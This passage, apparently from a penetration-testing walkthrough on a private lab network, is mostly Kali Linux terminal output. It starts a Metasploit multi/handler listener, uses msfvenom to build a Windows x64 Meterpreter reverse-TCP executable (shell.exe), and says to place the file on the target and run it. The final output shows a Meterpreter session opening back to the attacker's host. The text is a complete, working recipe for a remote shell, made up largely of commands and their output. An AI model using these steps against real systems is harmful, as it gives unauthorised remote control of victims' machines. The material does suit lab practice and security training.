
```
┌──(kali㉿kali)-[~]
└─$ msfconsole -qx "use exploit/multi/handler; set payload windows
/x64/meterpreter/reverse_tcp; set lhost 192.168.36.171; set lport
4444; set ExitOnSession false; run -j"

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 192.168.36.171
lport => 4444
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.36.171:4444
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > 
```

Once the listener is ready, create a payload with same settings using msfvenom.




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.
36.171 lport=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Wind
ows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Move this payload to the target system and execute and we should have a meterpreter session with low privileges on the target.




```
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 192.168.36.171
lport => 4444
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.36.171:4444
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 192.168.36.183
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.3
6.183:49169) at 2021-03-25 12:47:37 -0400
```

